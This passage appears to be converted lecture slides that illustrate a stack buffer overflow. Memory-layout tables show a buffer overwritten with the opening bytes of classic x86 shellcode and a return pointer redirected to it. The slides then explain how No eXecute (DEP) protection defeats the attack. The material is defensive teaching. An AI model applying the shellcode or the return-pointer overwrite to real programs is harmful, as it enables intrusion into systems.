
Classic Exploitation Illustration

0xbfff0000	41	41	41	41	Buffer
0xbfff0004	41	41	41	41	
0xbfff0008	41	41	41	41	
0xbfff000c	41	41	41	00	
...					
0xbfff0020	30	00	ff	bf	Saved Base Pointer
0xbfff0024	f0	84	04	08	Saved Return Pointer

Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Illustration



0xbfff0000

eb	2a	5e	89
----	----	----	----

Buffer

0xbfff0004

76	08	c6	46
----	----	----	----

0xbfff0008

07	89	46	0c
----	----	----	----

0xbfff000c

89	f3	8d	4e
----	----	----	----

...

0xbfff0020

41	41	41	41
----	----	----	----

Saved Base Pointer


0xbfff0024

00	00	ff	bf
-----------	-----------	-----------	-----------


Saved Return Pointer

No eXecute (NX)

- -zexecstack
- Also known as **Data Execution Prevention (DEP)**, this protection marks writable regions of memory as non-executable.
- This prevents the processor from executing in these marked regions of memory.




No eXecute (NX)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.

No eXecute (NX)



Thus, the attacker's exploit is thwarted.

Q & A